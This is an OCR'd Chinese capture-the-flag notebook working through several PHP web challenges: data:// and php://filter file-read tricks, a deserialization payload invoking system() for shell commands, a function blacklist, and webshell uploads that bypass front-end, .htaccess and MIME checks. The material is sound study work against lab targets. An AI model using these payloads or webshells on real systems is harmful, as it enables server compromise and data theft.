
121.[ZJCTF 2019]NiZhuanSiWei

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
        echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
        if(preg_match("/flag/",$file)){
                echo "Not now!";
                exit();
        }else{
                include($file);  //useless.php
                $password = unserialize($password);
                echo $password;
        }
}
else{
        highlight_file(__FILE__);
}
?>
```

先绕过前两个 构造payload

?text=data://text/plain,welcome to the zjctf&file=php://filter/read=convert.base64-encode/resource=useless.php



welcome to the zjctf

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgcHVibGljICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpewogICAgICAgIGlmKGlzc2V0KCR0aGlzLT5maWxlKSl7CiAgICAgICAgICAgIGVjaG8gZmlsZV9nZXRfY29udGVudHMoJHRoaXMtPmZpbGUpOwogICAgICAgICAgICBlY2hvICI8YnI+IjsKICAgICAgICAgICAgcmV0dXJuICgiVSBSIFNPIENMT1NFICEvLy9DT01FIE9OIFBMWiIpOwogICAgICAgIH0KICAgIH0KfQo/Pg==

解码后

```php
<?php
class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```


根据源代码 file赋值为flag.php

```php
<?php
class Flag{
    public $file='flag.php';
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$a=new Flag();
$b=serialize($a);
echo($b);
?>
```

输出

```
O:6:"HaHaHa":2:{s:5:"admin";s:5:"admin";s:6:"passwd";s:4:"wllm";}
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

然后file去掉协议 与include函数匹配



122.[网鼎杯 2020 朱雀组]phpweb

网页没过一段时间会刷新 那就抓包 等刷新后拿到信息

Pretty Raw Hex \n

```
POST /index.php HTTP/1.1
Host: 238500be-b809-4ddb-a2ec-fae4cfb9ad1f.node5.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://238500be-b809-4ddb-a2ec-fae4cfb9ad1f.node5.buuoj.cn:81
Connection: close
Referer:
http://238500be-b809-4ddb-a2ec-fae4cfb9ad1f.node5.buuoj.cn:81/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

func=date&p=Y-m-d+h%3Ai%3As+a
```

随便改一下数据 报错中有信息

```
func=data&p=123
```

Search... 0 m

Response

Pretty Raw Hex Render

```
</head>

<body>
<script language=javascript>
    setTimeout("document.form1.submit()",5000)
</script>
<p>
    <br />
<b>Warning</b>:  call_user_func() expects parameter 1 to be a valid
callback, function 'data' not found or invalid function name in <b>
/var/www/html/index.php</b> on line <b>24</b><br />
```

学习此函数

call_user_func 函数类似于一种特别的调用函数的方法，使用方法如下：

```php
<?php
function nowamagic($a,$b)
{
    echo $a;
    echo $b;
}
call_user_func('nowamagic', "111","222");
call_user_func('nowamagic', "333","444");
//显示 111 222 333 444
?>
```

学习此函数的漏洞利用后 尝试利用assert等都显示hack 即被过滤 最后file_get_contents能用

```
func=file_get_contents &p=index.php
```

Search... 0 matches

Response

Pretty Raw Hex Render \n

```
"array_map","registregister_shutdown_function","regi
ster_tick_function","filter_var",
"filter_var_array", "uasort", "uksort",
"array_reduce","array_walk",
"array_walk_recursive","pcntl_exec","fopen","fwrite"
,"file_put_contents");
function gettime($func, $p) {
$result = call_user_func($func, $p);
$a= gettype($result);
if ($a == "string") {
return $result;
} else {return "";}
}
class Test {
var $p = "Y-m-d h:i:s a";
var $func = "date";
function __destruct() {
if ($this->
func != "") {
echo gettime($this->func, $this->p);
}
}
}
$func = $_REQUEST["func"];
$p = $_REQUEST["p"];

if ($func != null) {
$func = strtolower($func);
if (!in_array($func,$disable_fun)) {
echo gettime($func, $p);
}else {
die("Hacker...");
```


```php
<?php
    $disable_fun =
array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo
","popen","dl","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg"
,"assert","substr_replace","call_user_func_array","call_user_func","array_filter
", "array_walk",
 "array_map","registregister_shutdown_function","register_tick_function","filter
_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk",
"array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

if ($func != null) {
    $func = strtolower($func);
    if (!in_array($func,$disable_fun)) {
        echo gettime($func, $p);
    }else {
        die("Hacker...");
    }
}
?>
```

去序列化

```php
class Test {
    var $p = "ls /";
    var $func = "system";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
```

输出

```
O:4:"Test":2:{s:1:"p";s:4:"ls /";s:4:"func";s:6:"system";}bin
box
dev
etc
lib
lib64
proc
tmp
usr
usr
```



放入repeater后 找不到flag 用命令find / -name flag*

```php
class Test {
    var $p = "find / -name flag";
    var $func = "system";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}
$func = $_REQUEST["func"];
$p = $_REQUEST["p"];
```

输出

```
O:4:"Test":2:{s:1:"p";s:17:"find / -name flag";s:4:"func";s:6:"system";}find: '/proc/tty/driver': Permission denied
```

```
func=unserialize &p=O:4:"Test":2:{s:1:"p";s:18:"find / -name flag*";s:4:"func";s:6:"system";}
```


Search...

Response

Pretty Raw Hex Render

```
<body>
<script language=javascript>
    setTimeout ("document.form1.submit()" ,5000)
</script>
<p>
    /tmp/flagoefiu4r93
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
```

cat打开




解

123.find_it

Hello My freind!

I Can't view my php files?!

查看robots协议



查看.1ndexx.php.swp


```
<?php

#Really easy...

$file=fopen("flag.php","r") or die("Unable 2 open!");

$I_know_you_wanna_but_i_will_not_give_you_hhh = fread($file,filesize("flag.php"));


$hack=fopen("hack.php","w") or die("Unable 2 open");

$a=$_GET['code'];

if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|assert|preg|r
uire|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|var|dump/',$a)){
        die("you die");
}
if(strlen($a)>33){
        die("nonono.");
}
fwrite($hack,$a);
fwrite($hack,$I_know_you_wanna_but_i_will_not_give_you_hhh);

fclose($file);
fclose($hack);
?>
```


写入hack.php?code=


hack里就有文件


```
<?php  show_source(__FILE__);?><?php
$flag  =  "ctfhub{307452361cacab5cfd260a14}";
?>
```

或者写入木马 打开蚁剑







124.ctfhub 文件上传 无验证

php一句话挂马

@符号

@符号表示后面的语句即使执行错误，也不报错。

eval()函数

eval()函数的作用是把括号内的字符串全部当作php代码来执行。

$_POST['hack']
post方法是html中

标签中的方法，在页面中，所有的POST方法都会由submit输入方式向action中的php文件返还信息，通常这样的php文件是连着着数据库的，甚至可以直接对文件进行操作。当使用
标签的post方法时候，同时
标签里面的name属性等于hack


例如：

```
<form  action="mm.php"  name="hack"  method="post">
```


会在php文件中产生一个$_POST[cmd]变量，变量中储存有用户提交的数据。

蚁剑链接后打开目录找到flag


125.ctfhub 文件上传 前端验证




查看源码 只能上传.jpg .png .gif



改一下后缀，上传成功后 再抓包把png后缀去掉就绕过了前端



打开蚁剑找flag



126.文件上传 .htaccess

htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能


先上写一句命令：通过编辑.htaccess文件将**特定后缀的文件解析为PHP执行**

因为 .htaccess 是配置文件，所以文件名就是.htaccess不能随便改

上传

再把php马后缀改为png上传

打开蚁剑即可



127.文件上传 MIME绕过

MIME：当文件的扩展名是用一种应用程序来打开的方式类型，当扩展名文件被访问的时候，浏览器会自动指定应用程序来打开。语法：type/subtype （大类型/小类型）


通俗点就是，

当我们上传的文件被判定为content-type字段时，可以通过抓包，将content-type字段改为常见的图片类型，例如inamge/gif，从而绕过。

也就是我们上传php文件时，可以改为jpg、png之类的，然后实现绕过。

3 大类别

类型	描述	示例
text	表明文件是普通文本，理论上是人类可读	text/plain, text/html, text/css, text/javascript
image	表明是某种图像。不包括视频，但是动态图（比如动态gif）也使用image类型	image/gif, image/png, image/jpeg, image/bmp, image/webp, image/x-icon, image/vnd.microsoft.icon
audio	表明是某种音频文件	audio/midi, audio/mpeg, audio/webm, audio/ogg, audio/wav
video	表明是某种视频文件	video/webm, video/ogg
application	表明是某种二进制数据	application/octet-stream, application/pkcs12, application/vnd.mspowerpoint, application/xhtml+xml, application/xml, application/pdf



抓包

Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: challenge-5f56e8269599bb1a.sandbox.ctfhub.com:10800
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/2010010
